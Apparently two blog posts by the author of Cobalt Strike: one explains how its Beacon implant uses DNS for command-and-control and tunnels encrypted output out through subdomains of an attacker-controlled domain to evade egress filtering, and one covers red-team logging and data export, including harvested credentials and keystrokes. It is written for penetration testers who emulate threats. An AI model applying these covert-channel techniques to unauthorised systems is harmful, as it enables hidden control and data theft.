
To communicate with me, a compromised system will make a DNS request for a host in a domain that I am authoritative for. Likely, this compromised system will send the DNS request to your internal DNS server. If a request is not in your internal DNS server’s cache, your server will either forward the request to another server or work to iteratively find out which DNS server may answer for the requested host. Since I’m authoritative for the domain the requested host is in, I get the request, and I get to provide the answer.

dnscomms2

A query in action, try dig +trace whatever.somedomain.com

This capability is all well and good, but how do I use it? Cobalt Strike’s Beacon has two DNS communication strategies. Which strategy makes sense depends on your situation.

Hybrid DNS/HTTP Communication


By default, DNS Beacon uses DNS as a beacon and HTTP as a data channel. Every sixty seconds (or some other user controlled time), the compromised system will make an A record request for an attacker controlled domain. Embedded in the requested hostname is a number, unique to that Beacon instance.

Hybrid HTTP/DNS Communication

When Cobalt Strike’s DNS server gets the request, it checks if any tasks are available for that Beacon instance. If no tasks are available, it returns a response that tells Beacon to go to sleep.

If a task is available, the Cobalt Strike DNS server returns an IP address. The compromised system then connects to that IP address and makes an HTTP GET request to download its tasks. The tasks are encrypted.

This is the hybrid communication model. The idea here is that DNS requests on a regular interval are less likely to get noticed than, say, HTTP requests on a regular interval.

Pure DNS Communication

The hybrid beacon offers a quieter way to hold access to a compromised system than other tools in the pen tester’s arsenal. But, what happens when DNS is the only way out?

DNS Beacon may use DNS as a data channel. Every sixty seconds (or, again, some user controlled time), the compromised system makes an A record request for an attacker controlled domain. Again, embedded in this request is a number, unique to that Beacon instance.

If a task is available and the user instructed that Beacon to use DNS as a data channel, the Cobalt Strike DNS server returns an IP address with special meaning to the Beacon agent. The compromised system then makes several requests to an attacker controlled domain to push metadata about the compromised host, download tasks, and upload any output.

hybriddnshttp

How does this happen? Well, let’s take a look at an A record request. An IP address is a 4-byte integer. Right? If a compromised system makes 100 requests for hosts in a domain the attacker is authoritative for, then the attacker can push 400 bytes of data.

A records don’t carry a lot of information, but there are alternatives. For example, a AAAA record for an IPv6 address is 16 bytes of information. A TXT record is up to 255 printable characters.

So far, this communication is one way. The compromised system is making many requests to an attacker controlled domain to download information. How do we go the other way?

The requested host is Beacon’s opportunity to send information.

To post output, the Beacon agent encodes its encrypted output into a DNS-safe form and makes a request for [encoded output].someattackercontrolleddomain.com. Each request can only hold so much data. Beacon makes as many DNS requests as necessary to send data back to me.

Of course, there are things that can go wrong. For example, if Beacon constantly requests the same host, another server will cache the response. To manage this, Beacon encodes a nonce into each request. It’s also possible for a query attempt to timeout, disrupting the transaction. Cobalt Strike’s DNS communication code is written to detect this situation and recover from it.

By making requests to an attacker controlled domain, it’s possible to indirectly control a compromised system–egress restrictions be damned.

When I added DNS as a data channel, my intent was to provide a fallback option for situations where the compromised system can’t download tasks over HTTP. The DNS data channel allows you to recover your Beacon in these situations. You may switch between the hybrid DNS/HTTP communication and pure DNS communication as needed.


While not the subject of this post, Cobalt Strike also includes a stager that will download Beacon via DNS TXT record requests and inject it into memory.

But, I bought Vendor X’s solution?

Are there mitigations and technologies to detect or stop this form of communication? Absolutely. If you have these mitigations in place, have you tested them? If you have a process to detect anomalous DNS traffic and act on it, have you exercised it? This is the point of a penetration test. To test your assumptions against a thinking attacker. The purpose of a threat emulation tool, like Cobalt Strike, is to arm penetration testers with tools to execute these attacks.

alwaysaway

Red Team Data Collection

In 2011, I participated in an exercise. The exercise ran for 60 hours straight, forcing the red team to work in shifts. The event was a typical red and blue exercise. Red team attacks. Blue teams defend. Blue teams were scored on their ability to protect the confidentiality, integrity, and availability of tokens (text files with a random string) they were required to store on their systems.

This particular year, we were very successful. We compromised all the blue teams and captured a token from each of them. Late into the event though, while we were focusing on our last of three hard targets, one of the developers of the scoring system ran into the room asking for proof about one of the tokens. I knew we had captured it, but we had no proof and this particular file ended up a point of dispute right until the end of the event.

Activity Logging

After that, I added logging to Armitage. Since September 2011, Armitage and by extension Cobalt Strike log every open console tab–period. These logs are created and stored local to the Armitage and Cobalt Strike applications.

Armitage stores these files in ~/.armitage

Cobalt Strike stores them in ~/.cobaltstrike

These logs are automatically organized by date YYMMDD, team server you’re connected to, and host. The all folder contains logs for files that apply to multiple hosts (or no hosts at all).

Cobalt Strike and Armitage also capture all of their screenshots in this way too. Screenshots and Webcam pictures are saved to ~/.cobaltstrike/[YYMMDD]/[user@server]/[host]/Screenshots. At the end of an engagement, if you’re ever looking for a file, now you know where to look.

Conveniently, these logs are linked via the View -> Reporting -> Activity Logs menu.

Centralized Activity Logs

One problem with this scheme, especially in a team context is these logs are scattered across multiple systems. One solution: create a file share, mount it on all the red team systems, and configure Armitage or Cobalt Strike to store the files somewhere on this share.

Here’s how to do this:

1) Go to Cobalt Strike -> Preferences (or Armitage -> Preferences)

2) Find the armitage.log_data_here.folder. Double-click the value column.

3) Type the path to the share. Consider adding a subfolder for the current red team member to the scheme.

4) Press Save.

Voila, your logs will now all go to the centralized location–suitable for offline analysis by someone else.

Quick Screenshots

Sometimes during an exercise or a penetration testing engagement, one of your team members will come across something interesting. The old adage is–make sure you take a screenshot or it doesn’t count.

During an exercise, I’m almost always running screen recording software (Screenflow on MacOS X is awesome) with sound recording turned off. I’m able to store 1 day of work in about 1GB. This is the ultimate solution to make sure you capture everything.

Cobalt Strike and Armitage help you out too though. Press Ctrl+T to quickly take a screenshot of the current tab. Cobalt Strike and Armitage will save the exact state of the open tab to [log folder]/[YYMMDD]/[user@server]/screenshots folder. The name of the file will show the time the screenshot was taken and the name of the tab. That’s it. One keyboard shortcut and you always have a screenshot.

The nice thing about this feature is you can easily copy and paste these images to your reports and they do not need any editing. They also look great on slides.

Data Export

Finally, let’s talk about all the data stored in the database shared by Cobalt Strike and the Metasploit Framework. You can export this tool. Go to View -> Reporting -> Export Data.

Armitage dumps XML and TSV files of all relevant engagement data to [log folder]/[user@server]/artifacts. Here’s a list of the files created and what they contain:

  • credentials.xml/tsv – the credentials in the database
  • hosts.xml/tsv – the hosts in the database (including OS information)
  • loots.xml/tsv – the loots in the database (artifacts collected and stored by post modules–this file contains metadata about each of these. The actual loot is stored in the ~/.msf4 folder of the system running the Metasploit Framework)
  • services.xml/tsv – the services in the database
  • sessions.xml/tsv – a list of sessions that were opened, which exploit was used to open them, and how long the sessions were open for
  • timeline.xml/tsv – a list of engagement events that happened from the perspective of Armitage and Cobalt Strike
  • vulnerabilities.xml/tsv – the vulnerabilities from the database

Cobalt Strike creates a few other files, these are:

  • applications.xml/tsv – a list of applications discovered by the system profiler
  • clientvulns.xml/tsv – a mapping of applications discovered by the system profiler to exploits in the Metasploit Framework
  • spearphishes.xml/tsv – information about each of the phishing messages sent, who they were sent to, and the token appended to any URLs embedded in the phishing messages (for cross-referencing back to the user who clicked–if you’re directing people to a non-Cobalt Strike hosted URL. Otherwise Cobalt Strike cross-references this information for you.)
  • webkeys.tsv/xml – a lot of keystrokes captured by Cobalt Strike’s website clone tool
  • weblog.tsv/xml – a log of activity from the Cobalt Strike web server

As an added bonus, the data export feature also creates a screenshot of the targets area, whether it’s in the graph view or table view. This too is suitable for copying and pasting into a report.

With these features in mind, it’s pretty easy to keep track of an engagement and retrace your team’s steps whether you’re using Armitage or Cobalt Strike.